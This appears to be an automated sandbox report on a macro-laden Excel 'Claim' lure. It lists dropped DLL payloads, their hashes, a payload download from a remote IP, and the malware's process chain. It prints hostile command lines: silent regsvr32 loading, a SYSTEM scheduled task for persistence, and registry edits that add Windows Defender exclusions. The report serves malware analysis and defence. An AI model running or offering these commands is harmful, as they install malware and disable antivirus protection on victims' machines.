Malicious:	true	
Joe Sandbox View:	Filename: Claim-680517779-09242021.xls, Detection: malicious, Browse	
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....T.....`.....X.....7Z..2`7Z....>...`a...7Z..G.`7Z...`7Z...`7Z...`Rich.`.....PE..L...E.....!.....1.....{.....?.....9.<.....p.....f..@.....text...5.....`..rdata.....@..@.data...<...P.....P.....@....reloc...\$...`..0...`.....@..B.....	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.7272820602[2].dat		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	
Category:	dropped	
Size (bytes):	495616	
Entropy (8bit):	6.443782963420258	
Encrypted:	false	
SSDEEP:	6144:+bqzVbbUYjG8AClk8+O05KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyuns:sqxgYjG8ACv+9KhpsJZRXXH52LMcg5n	
MD5:	BC74BF4AB8188396FD2874D71A5C4796	
SHA1:	F06D95A72071DA2A229FACC45D7FD85DC8E877AB	
SHA-256:	09665AC0C492BE214A6AE089600B01B3517AE6894F735764B13F71293E035827	
SHA-512:	A01F275FDF125154FDCD2B45CE43561EF1D2503D714E45A49348640936909DF7E2655086EF73E1C4C9C2E514FB7AE1004D3DEC193CC6AE264673148A8225B31F	
Malicious:	true	
Joe Sandbox View:	Filename: Claim-680517779-09242021.xls, Detection: malicious, Browse	
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....T.....`.....X.....7Z..2`7Z....>...`a...7Z..G.`7Z...`7Z...`7Z...`Rich.`.....PE..L...E.....!.....1.....{.....?.....9.<.....p.....f..@.....text...5.....`..rdata.....@..@.data...<...P.....P.....@....reloc...\$...`..0...`.....@..B.....	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.7272820602[3].dat		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	
Category:	dropped	
Size (bytes):	495616	
Entropy (8bit):	6.443782963420258	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.7272820602[3].dat	
Encrypted:	false
SSDEEP:	6144:+bqzVbbUYjG8ACIk8+O05KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyuns:sqxgYjG8ACv+9KhpsJZRXXH52LMcg5n
MD5:	BC74BF4AB8188396FD2874D71A5C4796
SHA1:	F06D95A72071DA2A229FACC45D7FD85DC8E877AB
SHA-256:	09665AC0C492BE214A6AE089600B01B3517AE6894F735764B13F71293E035827
SHA-512:	A01F275FDF125154FDCD2B45CE43561EF1D2503D714E45A49348640936909DF7E2655086EF73E1C4C9C2E514FB7AE1004D3DEC193CC6AE264673148A8225B31F
Malicious:	true
Joe Sandbox View:	Filename: Claim-680517779-09242021.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....T.....`.....X.....`7Z..2`7Z....`>...`a...`7Z..G.`7Z....`7Z.. ...`7Z....`Rich..`.....PE..L...`.E.....!.....1.....{.....?.....9.<.....`.....p...../..@.. .....text...5.....`.rdata.....@...@.data...<...P.....P.....@...reloc...\$.`..0...`.....@..B.....

C:\Users\user\AppData\Local\Temp\VBEMSFmsForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254514811147695
Encrypted:	false
SSDEEP:	1536:C6zL3FNSc8SetKB96vQVCBumVMoej6mXmYarrJQcd1FaLcm48s:C+JNSc83tKBvQVCgOtmXmLpLm4l
MD5:	3B8DE4C0D6EBDF711F55D5ED9F1A9AD4
SHA1:	EED893D0E2929281871906E834EADDA4F0A26884
SHA-256:	97404BEB6D871F1BA61B1AE14284528768B4268C885E559E6DF2D32EECEBBF41
SHA-512:	7D68EC7F5036FF565B5C8B7F1E617740583C7143846AABB3ED9D53139BE639A3EB2E64A24F94C54497774766CB8A4378038C86F8E9ADC786085DDAA35F6610F7
Malicious:	false
Preview:	MSFT.....Q.....#.....\$......d.....X.....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....\$......P.....D.....p.....8.....d.....X.....L.....x.....@.....l.....4!...!..!.."..(#...#...#..T\$...\$...%...%...%..H&.. .&..'.t'..'.<((...).h)...).0*...*..'\+++.\$......P-...-...D/.../...0..p0...0..81...1...2..d2...2...3...3...3..X4...4..5...5...5..L6...6...7...x7...7...@8.....8..... \$......x..xG.....T.....&!.....

C:\Users\user\Fiosa.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false
SSDEEP:	1536:s2VcC6MtgVgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MtaAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B
Malicious:	true
Joe Sandbox View:	- Filename: Claim-1763045001-09242021.xls, Detection: malicious, Browse - Filename: Claim-680517779-09242021.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....T.....`.....X.....`7Z..2`7Z....`>...`a...`7Z..G.`7Z....`7Z.. ...`7Z....`Rich..`.....PE..L...`.E.....!.....1.....{.....?.....9.<.....`.....p...../..@.. .....text...5.....`.rdata.....@...@.data...<...P.....P.....@...reloc...\$.`..0...`.....@..B.....

C:\Users\user\Fiosa1.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false
SSDEEP:	1536:s2VcC6MtgVgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MAAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38

C:\Users\user\Fiosa1.der	
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B
Malicious:	true
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....T.....X.....7Z..2..7Z.....>...a...7Z..G..7Z.....7Z.. ..7Z.....Rich..PE..L...E.....!.....1.....{.....?.....9.<.....p...../..@..text...5......rdata.....@..@.data...<...P.....P.....@...reloc...\$...0...@..B.....

C:\Users\user\Fiosa2.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false
SSDEEP:	1536:s2VcC6MtgWgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MIAAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B
Malicious:	true
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....T.....X.....7Z..2..7Z.....>...a...7Z..G..7Z.....7Z.. ..7Z.....Rich..PE..L...E.....!.....1.....{.....?.....9.<.....p...../..@..text...5......rdata.....@..@.data...<...P.....P.....@...reloc...\$...0...@..B.....

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Fri Sep 24 10:05:02 2021, Security: 0
Entropy (8bit):	7.828790165256729
TrID:	- Microsoft Excel sheet (30009/1) 47.99% - Microsoft Excel sheet (alternate) (24509/1) 39.20% - Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Claim-1368769328-09242021.xls
File size:	419328
MD5:	20b670d4bfd3e5480e7c27cba0c3e11e
SHA1:	167b4de3034917861c38fa6812bd43d5a4ad6a18
SHA256:	e2de3e8aee223f11eddfbb081fa78779b71ba5cb1d3ef657e9b8b3f16406b09a
SHA512:	230714c59a8b5d5656f3c8f93c3fbc04ed8235f28b8887a324145dc4c5a6158d5c1da9b3e907226d029265ee6ad57d616ab8291c0c6414ea603d30c0c4b20b5a
SSDEEP:	6144:Fk3hOdsyKlGxopeiBNhZF+E+W2kdAKTwapS+PS82DPz6ST4+e3G0Sb8duSgcVwh:e5Z8etSwuSgcfPwJjxwrcNDTfsXo/xb
File Content Preview:	>.....b..... .d.....f.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "Claim-1368769328-09242021.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-24 09:05:02
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.173
- 111.90.148.104
- 51.89.115.111

HTTP Packets

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	51.89.115.111	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 17:27:13.975816965 CEST	1046	OUT	GET /44463.7272820602.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 51.89.115.111 Connection: Keep-Alive

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 2800 Parent PID: 1928

General

Start time:	17:27:34
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa.der
Imagebase:	0xff5a0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2792 Parent PID: 2800

General

Start time:	17:27:34
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa.der
Imagebase:	0xe50000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2208 Parent PID: 2792

General

Start time:	17:28:00
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4b0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 2016 Parent PID: 1928

General

Start time:	17:28:01
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa1.der
Imagebase:	0xff5a0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2004 Parent PID: 2208

General

Start time:	17:28:02
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\lschtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\lschtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn kxizfug /tr 'regsvr32.exe -s \'C:\Users\user\Fiosa.der\'" /SC ONCE /Z /ST 17:30 /ET 17:42
Imagebase:	0x7c0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2244 Parent PID: 2016

General

Start time:	17:28:02
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa1.der
Imagebase:	0xf50000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

[Show Windows behavior](#)

Analysis Process: regsvr32.exe PID: 2032 Parent PID: 1672

General

Start time:	17:28:05
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xff5a0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

[Show Windows behavior](#)

File Read

Analysis Process: regsvr32.exe PID: 2600 Parent PID: 2032**General**

Start time:	17:28:05
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0xf50000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2180 Parent PID: 2244**General**

Start time:	17:28:26
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4b0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written**File Read****Analysis Process: regsvr32.exe PID: 2524 Parent PID: 1928****General**

Start time:	17:28:27
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa2.der
Imagebase:	0xff5a0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2212 Parent PID: 2524

General

Start time:	17:28:27
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa2.der
Imagebase:	0xf50000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 448 Parent PID: 2600

General

Start time:	17:28:29
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4b0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 2076 Parent PID: 448

General	
Start time:	17:28:32
Start date:	24/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Antiufytlfbb' /d '0'
Imagebase:	0xff370000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 3048 Parent PID: 448

General	
Start time:	17:28:34
Start date:	24/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Nweouxwxcjwu' /d '0'
Imagebase:	0xffb90000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: explorer.exe PID: 1704 Parent PID: 2212

General	
Start time:	17:28:51
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x4b0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Written

Analysis Process: regsvr32.exe PID: 244 Parent PID: 1672

General

Start time:	17:30:00
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xff9c0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2860 Parent PID: 244

General

Start time:	17:30:00
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0x490000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis